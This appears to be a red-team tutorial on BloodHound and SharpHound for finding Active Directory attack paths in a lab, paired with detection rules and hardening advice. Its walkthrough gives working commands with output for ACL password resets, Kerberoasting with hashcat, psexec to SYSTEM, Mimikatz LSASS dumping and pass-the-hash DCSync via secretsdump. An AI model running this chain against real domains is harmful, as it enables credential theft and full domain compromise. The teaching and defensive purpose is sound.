BloodHound and SharpHound: Collection Methods, Edges, and Cypher Hunting for Attack Paths
You have a single low-privilege domain account. Somewhere in this forest sits a path of misconfigurations that walks you straight to Domain Admin, and the only thing standing between you and that path is knowing it exists. That is the entire premise of BloodHound. Active Directory privilege escalation is not magic, it is a graph traversal problem, and SharpHound is the tool that turns a messy domain into a database you can query.
Objective: Understand how SharpHound collects Active Directory data over LDAP and SMB/DCERPC, how BloodHound models that data as a directed attack-path graph, how to hunt choke-point paths with Cypher, and how to chain edges into Domain Admin in a lab, paired with the exact telemetry a defender uses to catch every step.
1. What BloodHound Actually Is
BloodHound is a graph analysis platform built on the Neo4j graph database. Every object in Active Directory becomes a node: users, groups, computers, organizational units (OUs), group policy objects (GPOs), and domains. Every relationship between those objects becomes a directed edge: group membership, ACL permissions, active sessions, trust relationships.
The directionality is the whole point. An edge HELPDESK1 -[GenericAll]-> SVC_SQL means helpdesk1 controls svc_sql, not the other way round. Privilege flows along the arrows. When you ask “how do I get from this account to Domain Admins”, you are literally asking Neo4j for a shortest path through a directed graph, and the database answers in milliseconds what would take a human days of manual ACL spelunking.
The current release is BloodHound Community Edition (CE). It ships as a standalone web UI deployed through Docker (or natively) with a Neo4j backend, replacing the legacy Electron desktop app. SharpHound CE is the official collector, written in C#, and it feeds JSON into Neo4j where the data is stored as nodes and relationships and rendered as the familiar attack-path diagrams.
Why model it this way? Because AD permissions are transitive and non-obvious. A user is a member of a group, which is nested inside another group, which has GenericWrite over a third group, which is local admin on a box where a Domain Admin happens to have a session. No human tracks that. A graph database does it for free with one query.

2. Lab Setup
Build everything against your own range. Nothing here runs against production.
The lab is three machines:
| Host | Role | OS |
|---|---|---|
DC01 | Domain controller, lab.local | Windows Server 2022 |
WS01 | Domain-joined workstation | Windows 10/11 |
WS02 | Domain-joined workstation | Windows 10/11 |
Promote DC01 to a domain controller for lab.local, join both workstations, then inject the deliberate misconfigurations. This is the vulnerable target. Run the following on DC01 in an elevated PowerShell session.
# On DC01 - inject deliberate misconfigurations for the lab
Import-Module ActiveDirectory

# Create users
New-ADUser -Name "helpdesk1" -AccountPassword (ConvertTo-SecureString "P@ssw0rd1!" -AsPlainText -Force) -Enabled $true
New-ADUser -Name "svc_sql"   -AccountPassword (ConvertTo-SecureString "Sqlpass123!" -AsPlainText -Force) -Enabled $true
New-ADUser -Name "da_user"   -AccountPassword (ConvertTo-SecureString "DaPass456!" -AsPlainText -Force)  -Enabled $true
Add-ADGroupMember -Identity "Domain Admins" -Members "da_user"

# Register SPN on svc_sql (makes it Kerberoastable)
Set-ADUser svc_sql -ServicePrincipalNames @{Add="MSSQLSvc/WS01.lab.local:1433"}

# Grant helpdesk1 GenericAll over svc_sql (ACL misconfiguration)
$acl = Get-ACL "AD:\$(Get-ADUser svc_sql | Select-Object -ExpandProperty DistinguishedName)"
$sid = (Get-ADUser helpdesk1).SID
$ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($sid, "GenericAll", "Allow")
$acl.AddAccessRule($ace)
Set-ACL -AclObject $acl "AD:\$(Get-ADUser svc_sql | Select-Object -ExpandProperty DistinguishedName)"

# Enable unconstrained delegation on WS01
Set-ADComputer WS01 -TrustedForDelegation $true

# Grant helpdesk1 RDP rights on a workstation
Add-ADGroupMember -Identity "Remote Desktop Users" -Members "helpdesk1"
# Verification output
Name      SamAccountName  Enabled
----      --------------  -------
helpdesk1 helpdesk1       True
svc_sql   svc_sql         True
da_user   da_user         True

ServicePrincipalNames : {MSSQLSvc/WS01.lab.local:1433}
TrustedForDelegation  : True   (WS01)
Now stand up BloodHound CE on your operator box (Linux or Windows with Docker).
# BloodHound CE via Docker Compose (one-time setup)
git clone https://github.com/SpecterOps/BloodHound.git
cd BloodHound
docker compose -f docker-compose.yml up -d
[+] Running 4/4
  - Container bloodhound-app-db-1     Started
 - Container bloodhound-graph-db-1   Started
 - Container bloodhound-bloodhound-1 Started
Initial password printed to logs. Browse to http://localhost:8080
Grab the bootstrap admin password from the container logs, log in at http://localhost:8080, and confirm Neo4j connectivity by checking the database info panel. You now have an empty graph waiting for data.
3. SharpHound Internals
Before running the collector, understand what it actually does on the wire. Detection lives in these details, and so does opsec.
Transport and Protocol Layer

SharpHound collects through three Windows data-gathering channels:
- LDAP(S) to domain controllers. This is how it enumerates the AD structure itself: every object, every attribute, every ACL. LDAP is the directory query protocol, and a DC will happily answer authenticated queries for almost the entire schema because most attributes are world-readable to any authenticated user. That single fact is what makes
DCOnlycollection so effective and so quiet relative to session hunting. - SMB with DCERPC to domain-joined hosts. Named pipes carry remote procedure calls to enumerate permissions and session data the DC does not hold.
- Remote SAM and Remote Registry for local group membership and logged-on user enumeration.
.NET API Internals
Older ingestors used the DirectorySearcher class in the System.ActiveDirectory namespace. That class is convenient but drags in ADSI and COM overhead, producing more traffic and lower performance. SharpHound moved to the lower-level System.ActiveDirectory.Protocols namespace, driving LDAP directly with LdapConnection paired with SearchRequest and SearchResponse. Fewer round trips, tighter control over filters, less noise.
LDAP results are streamed, not buffered whole. The maximum size of the BlockingCollection used to collect data from LDAP is set to 1,000 items. The producer keeps the input queue full while consumers drain it, so SharpHound holds only 1,000 objects in memory at a time regardless of forest size. That producer-consumer pattern is why a 200,000-object forest does not blow out memory.
Windows APIs SharpHound Calls
| API Function | Purpose |
|---|---|
NetSessionEnum (srvcli.dll) | Enumerate active SMB sessions to find which users are logged on where |
NetWkstaUserEnum (netapi32.dll) | Enumerate interactive, service, and batch logons on a host |
RegEnumKeyEx (advapi32.dll) | Read registry to identify interactively logged-on users via their SIDs under HKU |
NetLocalGroupGetMembers | Legacy local group membership query, internally a series of SAMRPC calls |
That last entry hides a classic gotcha. Asking NetLocalGroupGetMembers for the group literally named Administrators works in English domains and breaks on localized ones (German, French, and so on use translated group names). Watch the call in Wireshark and it decomposes into several SAMRPC library calls against the remote SAM. Modern SharpHound resolves groups by RID instead, which is also why the named-pipe \samr traffic is such a reliable detection anchor.
4. Collection Methods Deep Dive
The collector is driven by -c / --collectionmethods. The full set of values:
| Flag | Data Collected | Noise |
|---|---|---|
Default | Group, trusts, local group, sessions, ACLs, object props, SPN targets | Medium-high |
DCOnly | Everything queryable from the DC over LDAP: groups, ACLs, GPOs, trusts. No sessions | Low |
Session | Logged-on sessions via NetSessionEnum / NetWkstaUserEnum | High (lateral) |
LoggedOn | Privileged session enumeration via registry and wkssvc | High |
LocalGroup | Local group membership via SAMRPC | Medium |
ACL | DACLs on AD objects | Low |
ObjectProps | Full object attributes | Low |
Trusts | Domain and forest trust relationships | Low |
UserRights | User Rights Assignments (URAs) for accurate CanRDP | Medium |
CARegistry / DCRegistry / CertServices | ADCS CA config for ESC edges | Medium |
Container, GPOLocalGroup, RDP, DCOM, ComputerOnly, WebClientService, NTLMRegistry, SMBInfo, LdapServices | Targeted sub-collections | Varies |
A few of these matter more than their one-line summary suggests.
UserRights is what lets BloodHound stop guessing. User Rights Assignments define what a principal can do on a system independent of group membership. Before SharpHoundCommon v3, BloodHound inferred CanRDP purely from Remote Desktop Users membership. Collecting URAs lets it compute the edge accurately, including the deny rights that silently override allows.
The ADCS registry flags drive Certified Pre-Owned edges. SharpHound reads CA configuration under SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\<CA Name>, including EnrollmentAgentRights (used to calculate ESC3) and checks for the EDITF_ATTRIBUTESUBJECTALTNAME2 flag (required for ESC6). It also collects Kdc\StrongCertificateBindingEnforcement and Schannel\CertificateMappingMethods from DCs, which feed ESC6, ESC9, and ESC10 edge calculation.
Now run it. From a domain-joined operator host:
SharpHound.exe --CollectionMethods All --Domain lab.local --ZipFilename lab_data.zip
2024-XX-XX  Initializing SharpHound at 14:02 on lab.local
2024-XX-XX  Resolved current domain to lab.local
2024-XX-XX  Loaded cache with stats: 0 ID to type mappings.
2024-XX-XX  Status: 0 objects finished (+0)  --  Using 28 MB RAM
2024-XX-XX  Beginning LDAP search for lab.local
2024-XX-XX  Producer has finished, closing LDAP channel
2024-XX-XX  Status: 412 objects finished (+412 51.5)/s  --  Using 41 MB RAM
2024-XX-XX  Enumeration finished in 00:00:09.1
2024-XX-XX  SharpHound Enumeration Completed at 14:02
2024-XX-XX  Saving cache with stats: 187 ID to type mappings.
2024-XX-XX  Output written to: 20240XX-lab_data.zip
For an opsec comparison, the DC-only variant never touches the workstations:
SharpHound.exe --CollectionMethods DCOnly --Domain lab.local
2024-XX-XX  Beginning LDAP search for lab.local
2024-XX-XX  Status: 398 objects finished (+398 99.5)/s  --  Using 39 MB RAM
2024-XX-XX  Enumeration finished in 00:00:04.0
Note the difference: All makes network connections to every reachable domain-joined computer to query sessions, generating the lateral SMB traffic that lights up network detections. DCOnly talks to one host. For sessions you can loop:
SharpHound.exe --CollectionMethods Session --Loop --Loopduration 01:00:00 --LoopInterval 00:05:00
2024-XX-XX  Looping enabled. Loops will start after initial enumeration
2024-XX-XX  Starting loop 1 at 14:10
2024-XX-XX  Loop 1 finished, sleeping 00:05:00
If your operator box is not domain joined, prime the credential cache first:
runas /netonly /user:lab\helpdesk1 cmd.exe
Enter the password for lab\helpdesk1:
Attempting to start cmd.exe as user "lab\helpdesk1" ...
Then run SharpHound inside that shell. The /netonly flag uses those credentials for network authentication while keeping your local context, which is exactly how you collect from a foothold without a domain join.
5. Edge Catalogue and Abuse Chains
Edges are the verbs of the graph. Each one is a concrete abuse primitive.
| Edge | Meaning | Abuse Primitive |
|---|---|---|
MemberOf | Group membership | Transitive privilege traversal |
AdminTo | Local admin on a computer | PsExec, DCOM, WMI execution |
HasSession | Active session on a computer | Credential dump (Mimikatz) |
CanRDP | RDP rights | Lateral movement |
ExecuteDCOM | DCOM exec rights | Lateral movement |
CanPSRemote | WinRM/PSRemote rights | Lateral movement |
SQLAdmin | SQL admin link | SQL query execution |
TrustedBy | Domain trust | Cross-domain attack |
Contains / GpLink | OU containment / linked GPO | GPO abuse over scoped objects |
AllowedToDelegate | Constrained delegation | Kerberos ticket forgery |
AllowedToAct | Resource-based constrained delegation | RBCD attack |
GetChanges + GetChangesAll | DCSync rights (both required) | lsadump::dcsync |
ReadLAPSPassword | Read LAPS admin password | Plaintext retrieval |
AddMember | Add members to group | Privilege escalation |
The ACL edges deserve precise definitions because they are the bulk of real-world paths:
GenericAll: full object control. Add principals to a group, reset a user password without knowing the old one, register an SPN on a user object. Abused withSet-DomainUserPasswordorAdd-DomainGroupMember.GenericWrite: update any non-protected attribute. SetscriptPathon a target user to run your executable at next logon. Abused withSet-DomainObject.WriteOwner: change object ownership. Make yourself owner, then grant yourself anything. Abused withSet-DomainObjectOwner.WriteDACL: write a new ACE to the object’s DACL, granting yourself full control. The owner-to-full-control pivot pairs withWriteOwner.ForceChangePassword: reset the target’s password blind. Abused withSet-DomainUserPassword.AllExtendedRights: all extended rights including reading confidential attributes likems-Mcs-AdmPwd(LAPS) and forcing password resets.
Why are these abusable at the protocol level? A DACL on an AD object is a list of access control entries (ACEs), each binding a SID to a set of rights. The directory enforces those rights but does not care whether granting helpdesk a GenericAll ACE over a service account makes operational sense. Permission sprawl from years of helpdesk delegation, vendor installers, and copy-pasted ACLs leaves these ACEs scattered everywhere. BloodHound just reads them and draws the arrow.
Unconstrained delegation is the highest-value edge in most forests. A computer trusted for unconstrained delegation caches the Kerberos TGT of every user who authenticates to it. Compromise that box, coerce a domain controller to authenticate to it (PrinterBug/SpoolSample or PetitPotam), and you capture the DC’s own TGT. With the DC’s TGT you request service tickets as anyone, including Domain Admins. Find these machines with one Cypher line:
MATCH (c:Computer {unconstraineddelegation: true}) RETURN c.name
Token privileges and logon rights round out what ACL-only graphs miss. Privileges like SeBackupPrivilege, SeDebugPrivilege, SeImpersonatePrivilege, and SeAssignPrimaryTokenPrivilege bypass DACL checks entirely, so mapping them domain-wide exposes local privilege-escalation edges. Logon rights (SeInteractiveLogonRight, SeRemoteInteractiveLogonRight, SeNetworkLogonRight, SeServiceLogonRight, SeBatchLogonRight, plus their SeDeny* counterparts) are enforced by LSA before a token even exists, and the deny variants take precedence. They gate lateral movement at the door, which is why UserRights collection sharpens every movement edge.
6. Cypher Query Hunting
Cypher is Neo4j’s query language. The mental model: MATCH a pattern, optionally WHERE-filter it, RETURN the result. Patterns are drawn ASCII-art style with () for nodes and -[]-> for directed edges.
First, mark your foothold as owned. The owned flag drives the most useful pre-built queries.
MATCH (u:User {name: "HELPDESK1@LAB.LOCAL"}) SET u.owned = true RETURN u
+----------------------------------------------------+
| u                                                  |
+----------------------------------------------------+
| (:User:Base {name:"HELPDESK1@LAB.LOCAL",           |
|  owned:true, objectid:"S-1-5-21-1840...-1105"})    |
+----------------------------------------------------+
Now ask the central question: what is the shortest path from this owned account to Domain Admins?
MATCH p = shortestPath(
  (u:User {owned: true})-[*1..]->(g:Group {name: "DOMAIN ADMINS@LAB.LOCAL"})
) RETURN p
1 path returned
HELPDESK1@LAB.LOCAL
  -[GenericAll]-> SVC_SQL@LAB.LOCAL
  -[AdminTo]->    WS02.LAB.LOCAL
  -[HasSession]-> DA_USER@LAB.LOCAL
  -[MemberOf]->   DOMAIN ADMINS@LAB.LOCAL
There it is. Four edges from helpdesk to Domain Admin. The [*1..] means “one or more edges of any type”, and shortestPath returns the tightest route. Use allShortestPaths when you want every equally short option.
Hunt the ACL abuse opportunities directly:
MATCH p = (n:User)-[:GenericAll]->(m:User) RETURN p
HELPDESK1@LAB.LOCAL -[GenericAll]-> SVC_SQL@LAB.LOCAL
Find Kerberoastable accounts (those with an SPN set):
MATCH (u:User {hasspn: true}) RETURN u.name, u.serviceprincipalnames
+---------------------+-----------------------------------+
| u.name              | u.serviceprincipalnames           |
+---------------------+-----------------------------------+
| SVC_SQL@LAB.LOCAL   | ["MSSQLSvc/WS01.lab.local:1433"]  |
+---------------------+-----------------------------------+
Run choke-point analysis. The accounts with the most AdminTo reach are the ones you defend or attack first:
MATCH (u:User)-[r:MemberOf|AdminTo*1..]->(c:Computer)
WITH u.name AS name, COUNT(DISTINCT c) AS count
RETURN name, count ORDER BY count DESC LIMIT 10
+------------------------+-------+
| name                   | count |
+------------------------+-------+
| DA_USER@LAB.LOCAL      | 3     |
| SVC_SQL@LAB.LOCAL      | 1     |
+------------------------+-------+
Find principals that can DCSync (both GetChanges and GetChangesAll are required, so query the intersection):
MATCH p = (n)-[:GetChanges]->(d:Domain)
MATCH q = (n)-[:GetChangesAll]->(d)
RETURN n.name, d.name
+-------------------------------+------------+
| n.name                        | d.name     |
+-------------------------------+------------+
| DOMAIN ADMINS@LAB.LOCAL       | LAB.LOCAL  |
| ENTERPRISE ADMINS@LAB.LOCAL   | LAB.LOCAL  |
+-------------------------------+------------+
That intersection logic matters. A principal with only one of the two rights cannot replicate secrets; BloodHound’s DCSync edge correctly requires both, and so should your hunting query.
7. Adversary Emulation Walkthrough
End to end in the lab. Enumeration first at every step, then exploitation, with the telemetry each action generates.
Step 1: Enumerate the ACL Opportunity
Before touching svc_sql, confirm the GenericAll edge BloodHound surfaced is real. Use PowerView from your helpdesk1 context.
Import-Module .\PowerView.ps1
$sid = (Get-DomainUser helpdesk1).objectsid
Get-DomainObjectAcl -Identity svc_sql -ResolveGUIDs |
  ? { $_.SecurityIdentifier -eq $sid } |
  Select SecurityIdentifier, ActiveDirectoryRights
SecurityIdentifier                            ActiveDirectoryRights
------------------                            ---------------------
S-1-5-21-1840391731-2024753214-3672591890-1105 GenericAll
That confirms helpdesk1 holds GenericAll over svc_sql. GenericAll includes the right to reset the password without the current value, so this account is fully ours to take over.
Step 2: Abuse GenericAll, Force a Password Reset
Set-DomainUserPassword -Identity svc_sql `
  -AccountPassword (ConvertTo-SecureString "NewPass1!" -AsPlainText -Force) -Verbose
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'svc_sql'
VERBOSE: [Set-DomainUserPassword] Password for user 'svc_sql' successfully reset
This emits Windows Security event 4724 (password reset attempt) on the DC. A reset performed by a helpdesk account against a service account with an SPN is exactly the anomaly a defender should alert on.
Step 3: Optional Kerberoast Path
If you would rather not change the password (resets are loud), Kerberoast svc_sql instead. Here is the protocol reasoning that makes this work.
Kerberos authentication has two exchanges. In the AS exchange, the client proves identity to the Key Distribution Center (KDC) and receives a Ticket Granting Ticket (TGT), encrypted with the krbtgt key. In the TGS exchange, the client presents the TGT and asks for a service ticket to a named service principal (SPN). The KDC returns a service ticket whose encrypted portion is sealed with the NTLM hash of the service account that owns that SPN. The ticket also carries the PAC, which holds the user’s group memberships. Any authenticated user can request a service ticket for any SPN. Because the encrypted blob is sealed with the service account’s password-derived key, you can take it offline and brute-force the account password. That is Kerberoasting.
Find roastable accounts first, then request the ticket:
Get-DomainUser -SPN | Select samaccountname, serviceprincipalname
samaccountname serviceprincipalname
-------------- --------------------
svc_sql        MSSQLSvc/WS01.lab.local:1433
Rubeus.exe kerberoast /user:svc_sql /outfile:svc_sql.hash
[*] Action: Kerberoasting
[*] Target User            : svc_sql
[*] SamAccountName         : svc_sql
[*] ServicePrincipalName   : MSSQLSvc/WS01.lab.local:1433
[*] Hash written to : svc_sql.hash

   $krb5tgs$23$*svc_sql$LAB.LOCAL$MSSQLSvc/WS01...*$A1B2C3...8F9E$D4E5...(snip)
hashcat -m 13100 svc_sql.hash /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*svc_sql$LAB.LOCAL$MSSQLSvc...:Sqlpass123!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Recovered........: 1/1 (100.00%) Digests
The TGS request shows up as event 4769 on the DC. A single account requesting a TGS for an MSSQLSvc/ SPN with RC4 encryption (etype 23) is the canonical Kerberoasting indicator.
Step 4: Enumerate the AdminTo Edge
BloodHound says svc_sql is local admin on WS02. Verify before moving.
$cred = Get-Credential lab\svc_sql
Get-NetLocalGroupMember -ComputerName WS02.lab.local -GroupName Administrators
ComputerName : WS02.lab.local
GroupName    : Administrators
MemberName   : LAB\svc_sql
SID          : S-1-5-21-1840391731-2024753214-3672591890-1106
IsGroup      : False
IsDomain     : True
Step 5: AdminTo, Get Code Execution on WS02
Invoke-Command -ComputerName WS02.lab.local -Credential $cred -ScriptBlock { whoami }
lab\svc_sql
Or with Impacket from a Linux operator host:
python3 psexec.py lab/svc_sql:'NewPass1!'@WS02.lab.local
[*] Requesting shares on WS02.lab.local.....
[*] Found writable share ADMIN$
[*] Uploading file XbHkPqWz.exe
[*] Opening SVCManager on WS02.lab.local.....
[*] Creating service ZxQp on WS02.lab.local.....
[*] Starting service ZxQp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045]
C:\Windows\system32> whoami
nt authority\system
PsExec triggers Sysmon EventID 1 for the service binary, a 5145 for the ADMIN$ write, and a 7045 (service install) in the System log. Three independent breadcrumbs for one technique.
Step 6: HasSession, Dump Credentials
BloodHound flagged a da_user session on WS02. With SYSTEM on that box, harvest it from LSASS memory. The PAC is irrelevant here; what you want are the logon credentials LSASS caches for interactive sessions.
Invoke-Mimikatz -Command '"sekurlsa::logonpasswords"'
Authentication Id : 0 ; 4923871 (00000000:004b21df)
Session           : Interactive from 2
User Name         : da_user
Domain            : LAB
SID               : S-1-5-21-1840391731-2024753214-3672591890-1107
        msv :
         [00000003] Primary
         * Username : da_user
         * Domain   : LAB
         * NTLM     : 5f4dcc3b5aa765d61d8327deb882cf99
         * SHA1     : 8be3c943b1609fffbfc51aad666d0a04adf83c9d
        wdigest :
         * Username : da_user
         * Domain   : LAB
         * Password : (null)
That sekurlsa read requires opening the LSASS process, which generates Sysmon EventID 10 (ProcessAccess) with the GrantedAccess mask defenders watch for, plus use of SeDebugPrivilege logged as 4673.
Step 7: Verify Domain Admin
Pass the captured hash. With the NTLM hash you authenticate without ever knowing the plaintext, because NTLM authentication proves knowledge of the hash, not the password.
python3 secretsdump.py -hashes :5f4dcc3b5aa765d61d8327deb882cf99 lab/da_user@DC01.lab.local
[*] Target system bootKey: 0x8f2c...
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b...:c0b8...:::
krbtgt:502:aad3b...:9d8e...:::
da_user:1107:aad3b...:5f4dcc3b5aa765d61d8327deb882cf99:::
[*] Cleaning up...
DCSync against the domain. The walk is complete: helpdesk1 to Domain Admin in seven moves, every one of them an edge BloodHound drew for you in advance.

8. Common Attacker Techniques
| Technique | Description |
|---|---|
| ACL abuse chaining | Hop GenericAll/GenericWrite/WriteDACL edges into password resets or group adds |
| Kerberoasting | Request TGS for SPN accounts, crack offline for service credentials |
| Session hunting | Enumerate HasSession edges to locate privileged credentials in memory |
| Unconstrained delegation coercion | Capture DC TGT via PrinterBug/PetitPotam on a delegation host |
| RBCD | Abuse AllowedToAct to impersonate any user to a target service |
| DCSync | Replicate secrets using combined GetChanges + GetChangesAll rights |
| LAPS read | Retrieve local admin passwords via ReadLAPSPassword / AllExtendedRights |
| ADCS escalation | Exploit ESC3/ESC6/ESC9/ESC10 edges from collected CA registry data |
9. Defensive Strategies and Detection
SharpHound is loud if you know where to look. The collection generates a recognizable burst of LDAP and SMB activity from a single source, and the abuse steps each leave their own trail.
Sysmon Event IDs
| Event ID | What to monitor |
|---|---|
EventID 1 | SharpHound.exe process create; OriginalFileName still reads SharpHound even when renamed |
EventID 3 | Rapid outbound connections to many hosts on ports 389, 445, 636 from one source |
EventID 7 | netapi32.dll, srvcli.dll loaded by unusual processes |
EventID 10 | ProcessAccess to LSASS during credential dumping |
EventID 18 | Named pipe connects to \samr, \srvsvc, \wkssvc, \winreg from one source |
Windows Security Audit Events
| Event ID | What to monitor |
|---|---|
4662 | High-volume LDAP object access enumerating user, computer, group |
4624 / 4648 | Same account authenticating to many hosts rapidly |
4769 | Multiple TGS requests for MSSQLSvc/ or other SPNs from one account (Kerberoasting) |
4724 | Password reset, especially helpdesk against a service account |
4673 | Sensitive privilege use such as SeDebugPrivilege |
5145 | Share access auditing on ADMIN$ and named-pipe shares |
ETW Providers
Microsoft-Windows-LDAP-Clientcaptures the exact client-side LDAP filters SharpHound issues.Microsoft-Windows-Security-Auditingsources the 4662/4769 family.Microsoft-Windows-SMBClientandMicrosoft-Windows-SMBServerprovide named-pipe access telemetry.
Detection Heuristics and Sigma
The single most reliable behavioral tell is named-pipe correlation. A connection to the winreg and wkssvc pipes under the same account from the same host points at the LoggedOn method. A connection to samr and srvsvc under the same account points at LocalGroup, RDP, DCOM, or ComputerOnly, usually accompanied by access to ports 389 and 445 from that source.
title: SharpHound Named-Pipe Enumeration Pattern
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 18
    PipeName|contains:
      - '\samr'
      - '\srvsvc'
      - '\wkssvc'
      - '\winreg'
  timeframe: 1m
  condition: selection | count(PipeName) by SourceProcessId > 3
level: high
title: SharpHound Binary Execution
logsource:
  product: windows
  service: sysmon
detection:
  selection_orig:
    EventID: 1
    OriginalFileName: 'SharpHound.exe'
  selection_img:
    EventID: 1
    Image|endswith: '\SharpHound.exe'
  condition: selection_orig or selection_img
level: high
Mature EDRs already flag the public SharpHound binary, but threat actors recompile and obfuscate it routinely. Reliable detection is therefore defense-in-depth: behavioral named-pipe correlation, LDAP volume thresholds, and Kerberos request anomalies, not signature matching alone.
Hardening Driven by BloodHound Output
The same graph that attacks you also tells you what to fix. Audit ACLs and strip GenericAll/WriteDACL/WriteOwner from principals that have no business holding them; most are permission-sprawl residue. Disable unconstrained delegation and migrate to constrained or RBCD. Enforce tiered administration so Domain Admins only log into domain controllers, server admins only into servers, workstation admins only into workstations; this severs the HasSession edges that feed credential-dumping paths. Deploy LAPS to randomize local admin passwords and kill credential-reuse lateral movement. Restrict Remote SAM with the “Network access: Restrict clients allowed to make remote calls to SAM” policy, which from Windows 10 1607 and Server 2016 already requires admin access by default. Finally, seed honey accounts: decoy users mixed among real ones that no legitimate process should ever touch, so any enumeration of them is high-confidence malicious.

10. Tools for AD Path Analysis
| Tool | Description | Link |
|---|---|---|
| BloodHound CE | Graph UI and Neo4j backend for attack-path analysis | github.com/SpecterOps |
| SharpHound CE | Official C# collector | github.com/SpecterOps |
| RustHound-CE | Cross-platform CE collector for Linux/macOS/Windows | github.com |
| BloodHound.py | Python ingestor, supports pass-the-hash, lacks GPO collection | github.com |
| NetExec | Quick LDAP-driven collection via --bloodhound | github.com |
| SoapHound | ADWS-based collector using obfuscated LDAP over SOAP | github.com |
| PowerView / PowerSploit | ACL enumeration and abuse | github.com |
| Rubeus | Kerberoasting and ticket manipulation | github.com |
| Impacket | psexec, wmiexec, secretsdump | github.com |
| Neo4j Browser | Direct Cypher querying | neo4j.com |
Alternate collectors matter for opsec and platform. RustHound-CE and NetExec collect from Linux. BloodHound.py performs pass-the-hash so you can collect with a captured NT hash, though it mostly misses GPO methods. SoapHound talks to AD Web Services over HTTP(S) SOAP and uses an obfuscated LDAP query to hide intent, which sidesteps detections keyed on conventional LDAP filters.
11. MITRE ATT&CK Mapping
BloodHound is catalogued as Software S0521, an Active Directory reconnaissance tool that reveals hidden relationships and identifies attack paths.
| Technique | MITRE ID | Detection |
|---|---|---|
| Account Discovery: Domain Account | T1087.002 | 4662 LDAP enumeration of user objects |
| Permission Groups Discovery: Domain Groups | T1069.002 | 4662 group membership enumeration |
| Domain Trust Discovery | T1482 | Trusts collection, LDAP trust queries |
| System Network Connections Discovery | T1049 | Sysmon EventID 18 session enumeration pipes |
| Steal or Forge Kerberos Tickets: Kerberoasting | T1558.003 | 4769 TGS requests with RC4 |
| OS Credential Dumping: LSASS Memory | T1003.001 | Sysmon EventID 10, 4673 |
| OS Credential Dumping: DCSync | T1003.006 | 4662 with replication GUIDs |
| Account Manipulation | T1098 | 4724 password reset, group changes |
| Use Alternate Authentication Material: PtH | T1550.002 | 4624 Type 3 with NTLM |
Summary
- AD privilege escalation is a directed-graph shortest-path problem, and BloodHound turns a sprawling domain into a database that solves it in milliseconds.
- SharpHound collects over LDAP(S) and SMB/DCERPC, driving
LdapConnectiondirectly and streaming through a 1,000-itemBlockingCollection, callingNetSessionEnum,NetWkstaUserEnum,RegEnumKeyEx, and SAMRPC under the hood. - Collection methods trade coverage for noise:
DCOnlyis quiet LDAP-only recon,Alladds loud session hunting against every reachable host. - Edges are abuse primitives. The lab chain
GenericAllto password reset toAdminTotoHasSessionto Domain Admin is four arrows BloodHound draws before you fire a single command. - Detect collection via named-pipe correlation (Sysmon
EventID 18onsamr/srvsvc/wkssvc/winreg), LDAP volume on4662, and Kerberoasting on4769; remediate by killingHasSessionedges with tiered administration and stripping permission-sprawl ACEs the graph exposes.
Related Tutorials
References
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.